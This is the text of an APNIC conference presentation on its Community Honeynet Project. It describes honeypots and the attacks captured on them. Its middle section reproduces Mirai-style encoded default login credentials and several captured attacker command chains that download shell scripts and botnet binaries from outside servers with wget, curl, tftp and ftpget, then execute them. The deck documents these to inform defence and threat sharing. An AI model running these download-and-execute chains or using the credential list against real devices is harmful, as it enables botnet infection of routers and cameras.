Observations from the APNIC Community Honeynet Project

Adli Wahid

Let’s Connect!

Email: adli@apnic.net

LinkedIn: Adli Wahid


Twitter & Instagram: @adliwahid

The Plan

1. About APNIC & FIRST
2. Honeypots & Honeynets
3. APNIC Community Honeynet

APNIC

- Regional Internet Registry for the Asia Pacific Region (56 Economies)
- Manage and distribute IP addresses & AS Numbers
- Whois Database
- Capacity development, Policy, Multistakeholder engagement
- Based in Brisbane, Australia
- https://www.apnic.net



Empowering the Internet community through online education

APNIC Academy

FIRST™

Improving Security Together

- Association of CERTs/CSIRTs around the world
- 442 Teams in 90 countries
- Trusted community, volunteers
- Enable information sharing, awareness raising, support for incident response teams
- Capacity development
- https://www.first.org

CSIRT Training with AfricaCERT – 2017


Honeypots & Honeynets


APNIC Community Honeynet Project


APNIC Community Honeynet Project

APNIC Community Honeynet Project


- Started in 2015
- Distributed Honeypots*
- Partners mainly in the AP region
- Main Goal:
  - Support Learning & Capacity Development work
- Other Goals:
  - Observe and learn about attacks on the Internet
  - Information sharing with APNIC members, CERTs/CSIRTs and Security Community
  - And do something about the issues


June 3rd 2018, 00:00:00.000 - June 9th 2018, 23:59:59.999 — Auto






High Level Overview



Learning from Actual Compromise

- Honeypot used – Kippo & Cowrie
- Emulate login on port 22 (ssh) and port 23
- Present attacker with file system
- Capture commands and allow attacker to download scripts/binaries (payload)
- Demo:
  - https://www.fsck.my/viz/kippo-playlog.php
  - Check out #2 (manual) and #19 (automated)

Getting In – Authentication



```
    // Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                     // root    xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                          // root    vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                          // root    admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                      // admin   admin
    add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                      // root    888888
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                  // root    xmhdipc
    add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                  // root    default
    add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);              // root    juantech
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                      // root    123456
    add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                          // root    54321
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);      // support support
    add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                              // root    (none)
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          // admin   password
    add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                              // root    root
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                          // root    12345
    add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                              // user    user
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                          // admin   (none)
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                              // root    pass
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);      // admin   admin1234
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                              // root    1111
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);          // admin   smcadmin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                          // admin   1111
    add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                      // root    666666
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);              // root    password
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                              // root    1234
```

What happens after login?

```
curl http://185. .X.Y.198:9092/ip; wget http://185.X.Y.198:9092/ip;
cd /tmp || cd /var/run || cd /mnt || cd /root ||

cd /; wget http://184.X.Y.205/bins.sh; curl -O http://184..X.Y.205/bins.sh;
 chmod 777 bins.sh; sh bins.sh; tftp 184.X.Y.205 -c get tftp1.sh; chmod 777
tftp1.sh;
 sh tftp1.sh; tftp -r tftp2.sh -g 184.X.Y.205;
 chmod 777 tftp2.sh; sh tftp2.sh;
ftpget -v -u anonymous -p anonymous -P 21 184.X.Y.205 ftp1.sh ftp1.sh;
sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh
```

Another Example

```
cd /tmp || cd /var/run || cd /mnt || cd /root ||
cd /; wget http://94. X.Y.235/remove.sh; curl -O http://94.X.Y.235/remove.sh
wget http://94. X.Y.235/sensi.sh; curl -O http://94. X.Y.235/sensi.sh; chmod
777

sensi.sh; sh sensi.sh; tftp 94.X.Y.235 -c get sensi.sh;
chmod 777 sensi.sh; sh sensi.sh;
tftp -r sensi2.sh -g 94.X.Y.235; chmod 777 sensi2.sh; sh sensi2.sh;
ftpget -v -u anonymous -p anonymous -P 21 94.X.Y.235 sensi1.sh sensi1.sh;
sh sensi1.sh; rm -rf sensi.sh sensi.sh sensi2.sh sensi1.sh; bash remove.sh
```

```
/bin/busybox cd /tmp/;
wget http://185.x.y.205:80/gaybub/shinoa.x86 -O - > ggtq;
/bin/busybox chmod 777 ggtq;
/bin/busybox SHINOA
```

```
/bin/busybox wget http://198.x.y:80/bins/mirai.x86 -O - > dvrHelper;
/bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
```

Username:admin password: 7ujMko0admin


- {"direction": "inbound", "protocol": "ip", "ids_type": "network", "ssh_username": "admin", "app": "cowrie", "transport": "tcp", "dest_port": 22, "src_port": 50194, "severity": "high", "timestamp": "2018-02-17T10:09:32.497825", "vendor_product": "Cowrie", "sensor": "68b0f5b2-15a9-11e7-b479-5600005fb8e9", "src_ip": "91.58.121.65", "ssh_password": "7ujMko0admin", "signature": "SSH login attempted on cowrie honeypot", "ssh_version": "SSH-2.0-sshlib-0.1", "type": "cowrie.sessions", "dest_ip": "45.76.116.172"}

Recap

1. Vulnerable Device (routers, cctv) exposed on the Internet
2. Gain Access
3. Download scripts / tools from another server/device on the Internet
4. Execute script/tools
5. Device now under control of attacker - awaits for further instruction
6. Rinse and repeat

Network Security

- Hard to access fresh data from honeynets
- Hard to **assess and mitigate cyber threats** that manifest by sending malicious traffic outside of the network
- We want to develop **new tools** to advise network operators on **devices that are potentially infected with malware**
- We've been doing **user testing** with mock-ups this week
- **"APNIC Net Health Check"**



Daily number of attacks seen from your network against the average ⌄ of your ecomony

ACCUMULATED NUMBER OF ATTACKS SEEN FROM YOUR NETWORK (FOR THIS MONTH)

YOUR ORGANIZATION ↑8%	YOUR ECONOMY ↓88%	ASIA PACIFIC REGION ↓17%	SIMILAR SIZE ORGANIZATIONS ↓30%	YOU PRESENT A
485,000K	1,000,000K	10,000,000K	300,000K	HIGH RISK
Last Month 450,000K	Last Month 8,000,000K	Last Month 12,000,000K	Last Month 430,000K	TO OTHER NETWORKS

The percentage is calculated using as a total the number of prefixes routed by your organisation

The percentage is calculated using as a total the number of prefixes routed by your organisation

Prefix	Attack	Count (k)
192.168.1.0/24	SSH	10
192.168.33.0/24	SSH	20
2001:240:2000::/35	SSH	100
2001:240:8000::/33	SSH	20
2001:3e8::/32	SSH	30
2001:c38::/32	SSH	5
192.168.40.0/21	SSH	12K
192.168.52.0/22	SSH	10
192.168.40.0/21	SSH	30
2001:7fa:7::/48	SSH	34
192.168.48.0/24	SSH	50
2001:3e8::/32	SSH	43
2001:c18::/32	SSH	10
2001:c40::/32	SSH	2
192.168.36.0/22	SSH	34
2001:240:2000::/35	SSH	10
192.168.16.0/20	SSH	2
192.168.4.0/22	SSH	10
2001:c18::/32	SSH	4
192.168.2.0/23	SSH	5
2001:7fa:6::/48	SSH	10
192.168.2.0/25	SSH	5

Latest trends for Security attacks

31 May 18
By Ahmad Darki

Do you trust your home router?

Everybody reading this article is probably using an array of tools for protecting their smartphone, laptop, or enterprise server. BBut, very few of us are concerned about the security state of our..

15 Jul 13
By Daniel Cid

SSH Brute Force – The 10 Year Old Attack That Still Persists

Three years later we are still seeing SSH brute force attacks compromising sites on a frequent basis. One of the first server-level compromises I had to deal with in my life was around 12...

VIEW MORE